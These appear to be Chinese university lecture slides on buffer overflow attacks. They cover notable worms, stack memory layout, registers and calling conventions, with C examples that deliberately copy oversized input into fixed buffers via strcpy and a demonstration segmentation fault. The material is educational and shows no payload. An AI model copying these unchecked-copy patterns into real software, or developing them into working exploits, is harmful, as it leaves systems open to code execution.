网 络 安 全

——缓冲区溢出攻击

杭州师范大学信息科学与技术学院

刘雪娇 邮箱：liuxuejiao0406@163.com

本章节要求

- 学习缓冲区溢出攻击的基本概念和原理
- 了解缓冲区溢出的应用
- 掌握缓冲区溢出攻击方法
- 掌握预防和防御缓冲区溢出攻击的方法

引言——缓冲区溢出攻击事件

2001年,CodeRed蠕虫爆发,利用微软IIS Server中的缓冲区溢出漏洞,9小时内就攻击了25万台计算机,造成的损失估计超过20亿美元。

2003年1月，Slammer蠕虫爆发，利用的是微软SQL Server 2000中的缺陷

2004年5月爆发的“振荡波”利用了Windows系统的活动目录服务缓冲区溢出漏洞

2005年8月利用Windows即插即用缓冲区溢出漏洞的“狙击波”被称为历史上最快利用微软漏洞进行攻击的恶意代码。

Slapper蠕虫、Nimda蠕虫、Conficker蠕虫……

引言——缓冲区溢出攻击事件

- 2021年2月28日，谷歌公开了一个 Win10 系统的漏洞，该漏洞可使用户在不知情的情况下授权恶意软件访问内核的权利，从而遭受黑客攻击。
- 这个漏洞来源于 Windows 的字体渲染器 Microsoft DirectWrite。攻击者可以通过诱导目标用户访问带有恶意制作的 TrueType 字体的网站，从而利用 CVE-2021-24093，触发 fsg_ExecuteGlyph API 函数中缓冲区溢出，从而获得 Windows 的内核使用权限。
- 触发fsg_ExecuteGlyph API函数中基于堆的缓冲区溢出
- fsg_ExecuteGlyph函数在加载和栅格化具有损坏的“maxp”表的格式错误的TrueType字体时。

引言——缓冲区溢出发展历史

- 利用缓冲区溢出漏洞进行攻击最早追溯到1988年的Morris蠕虫，它所利用的就是unix系统的fingerd程序的gets( )函数导致的栈溢出来实现远程代码执行。
- 1989年，Spafford提交了一份分析报告，描述了BSD版Unix的Fingerd的缓冲区程序的技术细节，引起了安全人士对这个研究领域的重视。
- 1996年，Aleph One发表了题为“Smashing the stack for fun and profit”的文章后，首次详细地介绍了Unix/Linux下栈溢出攻击的原理、方法和步骤，揭示了缓冲区溢出攻击中的技术细节。
- 1998年，Dildog提出利用栈指针的方法完成跳转。
- 1999年，Dark Spyrit提出使用系统核心DLL中的Jmp ESP指令完成跳转，M.Conover提出基于堆的缓冲区溢出教程。

第六章 缓冲区溢出攻击


6.1 缓冲区溢出的基本概念

缓冲区 (Buffer)

- 缓冲区是内存中存放数据的地方。缓冲区是程序运行时用来保存用户输入数据、程序临时数据的内存空间，保存了给定类型的数据。
- 高级语言定义的变量、数据、结构体等在运行时都是保存在缓冲区内。
- 存储位置： stack、 heap、数据段

缓冲区溢出(Buffer Overflow)

- 操作系统使用的缓冲区被称为“堆栈”。在各个操作进程之间，指令被临时存储在“堆栈”中，堆栈就会出现缓冲区溢出。



简单溢出实例



```
void func(char *str){
    char S[100];
    strcpy(S,str);
    }
```

- 上面的strcpy()将直接把input中的内容复制到buffer中。这样如果长度大于100，就会造成buffer的溢出，使程序运行出错。


简单溢出实例

变量S的储存

Char S [100];



没有检验长度，若提交的长度超过100就会出现漏洞



超出的部分覆盖程序段，如果黑客编写的是恶意程序代码，计算机就被入侵。

简单溢出实例

- 存在像strcpy()这样问题的标准函数strcat() gets() scans() sprintf() vsprintf()以及在循环内的getc(),fgetc(),getchar()等。
- 当然，随便往缓冲区中植入数据造成它溢出一般只会出现Segmentation fault错误。单单的缓冲区溢出，并不会产生安全问题；

```
chen@chen:~/Desktop/demo$ ./overflow
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
welcome
Segmentation fault (core dumped)
```

- 最常见的手段使通过制造缓冲区溢出使程序运行一个用户shell，再通过shell执行其他命令。
- 如果将溢出送到能够以root权限或者其他超级权限运行命令的区域去执行某些代码或者运行一个shell的时候，该程序就是以超级用户的权限控制了计算机。

缓冲区溢出攻击（Buffer Overflow Attack）

缓冲区攻击就是向缓冲区中填入过多的数据，超出边界导致数据外溢，覆盖了相邻的内存空间，造成缓冲区溢出。

- 缓冲区溢出是最基础的内存安全问题，缓冲区溢出是一种非常普遍、非常危险的漏洞，在各种操作系统、应用软件中广泛存在。
- 缓冲区溢出攻击是利用缓冲区溢出漏洞所进行的攻击。
- 缓冲区溢出攻击作为网络攻击的主要形式，占所有系统攻击总数的50%-80%。
- 目前缓冲区溢出攻击仍然是远程网络攻击和本地获得权限提升的主要方法之一。

缓冲区溢出成为远程攻击主要方式的原因在于，缓冲区溢出漏洞给予攻击者控制程序执行流程的机会。

缓冲区溢出攻击

缓冲区溢出攻击的危害：

- 应用程序异常
- 系统不稳定甚至崩溃，干扰系统运行，导致系统宕机
- 改变程序执行流程，获得系统特权，执行恶意代码

缓冲区溢出攻击的特点：

- 与其他的攻击类型相比，缓冲区溢出攻击
  - ✓ 不需要太多的先决条件
  - ✓ 杀伤力很强
  - ✓ 技术性强
- 缓冲区溢出比其他一些黑客攻击手段更具有破坏力和隐蔽性。这也是利用缓冲区溢出漏洞进行攻击日益普遍的原因。

缓冲区溢出攻击特点

➢ 破坏性

✓ 它极容易使服务程序停止运行，服务器死机甚至删除服务器上的数据。

➢ 隐蔽性

✓ 首先，漏洞被发现之前，程序员一般使不会意识到自己的程序存在漏洞的（事实上，漏洞的发现者往往并非编写者），于是疏于监测；

✓ 其次，被植入的攻击代码一般都很短，执行时间也非常短，很难再执行过程中被发现，而且执行并不一定会使系统报告错误，并可能不影响正常程序的运行；

✓ 第三，由于漏洞存在防火墙内部的主机上，攻击者可以再防火墙内部堂而皇之地取得本来不被允许或没有权限的控制权；

✓ 第四，攻击的随机性和不可预测性使得防御变得异常艰难，没有攻击时，被攻击程序本身并不会有什么变化，也不会存在任何异常的表现；

✓ 最后，缓冲区溢出漏洞的普遍存在，针对它的攻击让人防不胜防（各种补丁程序也可能存在着这种漏洞）。

所需知识


- **Windows环境下的堆栈**
  - ✓ 程序空间由何构成?
  - ✓ 堆栈是什么?
  - ✓ 堆栈里面放的都是什么信息?
  - ✓ 程序使用超过了堆栈默认的大小怎么办?
  - ✓ 在一次函数调用中，堆栈是如何工作的?

- **预备知识**
  - ✓ 理解程序内存空间
  - ✓ 理解堆栈
  - ✓ 理解函数调用过程
  - ✓ 理解缓冲区溢出的原理

- **具体包括**
  - ✓ 程序设计、汇编语言、操作系统等
  - ✓ 编译器、调试器的使用

    Linux： gcc+gdb


    Win32： VC6.0+OllDbg



预备知识

程序的内存空间

一个进程的内存映像



代码段（程序段）

由程序确定的，包括代码(指令)和只读数据。

该区域相当于可执行文件的文本段。 这个区域通常被标记为只读，任何对其写入的操作都会导致段错误(segmentation violation)

数据段


数据区域包含了已初始化和未初始化的数据。

静态变量储存在这个区域中

堆栈

用于函数调用，用于返回。动态数据则通过堆栈来存放。从物理上讲，堆栈是就是一段连续分配的内存空间。

程序在内存中的映像


程序在内存中的映像（Windows）
内存低地址
内存递增方向
堆栈段
数据段
文本（代码）段
内存高地址
堆(Heap)
堆的增长方向
.....
栈(stack)
栈的增长方向
非初始化数据段(BSS)
初始化数据段
代码段
系统DLL
PEB&TEB
0x7FFFFFFF
0x80000000
内核数据代码

栈

- 栈是一块连续的内存空间——就像一个杯子

  存放某个进程正在运行函数的相关信息的内存区域。

  先入后出

  生长方向与内存的生长方向正好相反，从高地址向低地址生长

- 每一个进程有自己的栈

  提供一个暂时存放数据的区域

- 使用POP/PUSH指令来对栈进行操作
- 压栈操作使得栈顶的地址减少，出栈会使得栈顶地址增大。

```
push eax 等价于    sub esp, 4; mov dword ptr[esp], eax
pop eax 等价于     mov eax, dword ptr[esp]; add esp, 4;
```

寄存器

- SP (ESP)(Stack Pointer)：当前栈顶指针

即栈顶指针，随着数据入栈出栈而发生变化

- BP (EBP) (Base Pointer)：当前栈底指针

即基地址指针，用于标识栈中一个相对稳定的位置。通过BP,可以方便地引用函数参数以及局部变量

- IP(EIP) (Instruction Pointer)

即指令寄存器，在将某个函数的栈帧压入栈中时，其中就包含当前的IP值，即函数调用返回后下一个执行语句的地址

函数的调用过程

1) 首先把参数压入栈；

2) 然后保存命令寄存器（IP）中的内容作为返回地址（RET）；

3) 第三个放入堆栈的是基址寄存器（BP）；

4) 然后把当前的栈指针（SP）拷贝到BP，作为新的基地址；

5) 最后为本地变量留出一定空间，把SP减去适当的数值。

压栈顺序

（1）参数入栈：在C语言程序中，按照从右到左的顺序压入系统栈。比如func (a,b,c)。在参数入栈的时候，是先压c，再压b，最后压a。在取参数的时候，由于栈的先入后出，先取栈顶的a，再取b，最后取c。

（2）返回地址入栈：将当前代码区调用指令的下一条指令存入栈中在函数返回时继续执行。

- 在一次函数调用中，堆栈中将被依次压入：参数，返回地址，EBP
- 如果函数有局部变量，就在堆栈中开辟相应的空间以构造变量
- 函数执行结束，这些局部变量的内容将被丢失，但是不被清除

（3）指令代码跳转：CPU从当前的代码区跳转到被调用函数的入口处。

（4）栈帧调整：保存当前栈帧，将当前栈帧切换到新栈帧，为新的函数栈帧分配存储空间。

函数调用中栈的工作过程

➢ 调用函数前

✓ 压入栈

- 上级函数传给A函数的参数
- 返回地址(EIP)
- 当前的EBP
- 函数的局部变量

➢ 调用函数后

✓ 恢复EBP

✓ 恢复EIP

✓ 局部变量不作处理

函数调用约定

- **栈帧调整：**
  - 保存当前栈帧状态值，后面恢复本栈帧时使用（EBP入栈）
  - 将当前栈帧切换到新栈帧（将ESP值装入EBP，更新栈帧底部）
  - 给新栈帧分配空间（把ESP减去所需空间大小，抬高栈顶）

- __stdcall调用约定，调用指令大致如下：

```
push 参数2
push 参数1
call 函数地址—2项工作：向栈中压入当前指令在内存中的位置，即保存返回地址；跳转到所调用函数的入口
```

调用者

```
push ebp
mov ebp，esp
sub esp，xxx
```

被调用者

函数序言（Function Prologue）

example1-stack overflow



```
int main( )
{
    AFunc(5,6);  return 0;
  }

int AFunc(int i,int j)
{
      int m = 3;
      int n = 4;
      m = i;
      n = j;
      return 8;
}
```

实例


```
Main()
push  6
push  5
call  _AFunc
add  esp+8
```


```
_AFunc
push ebp
mov ebp,esp
sub esp,48h
//压入环境变量
//为局部变量分配空间
```



实例



```
Main();
……
call _AFunc
add esp+8

_AFunc
{……return 0;}
pop edi
pop esi
pop ebx
add esp,48h
//栈校验
pop ebp
return
```



当缓冲区溢出发生时


```
int AFunc(int i,int j)
{
    int m = 3;
    int n = 4;
    char szBuf[8] = {0};
    strcpy(szBuf, “This is a overflow
     buffer!” );
    m = i;
    n = j;
    return 8;
}
```

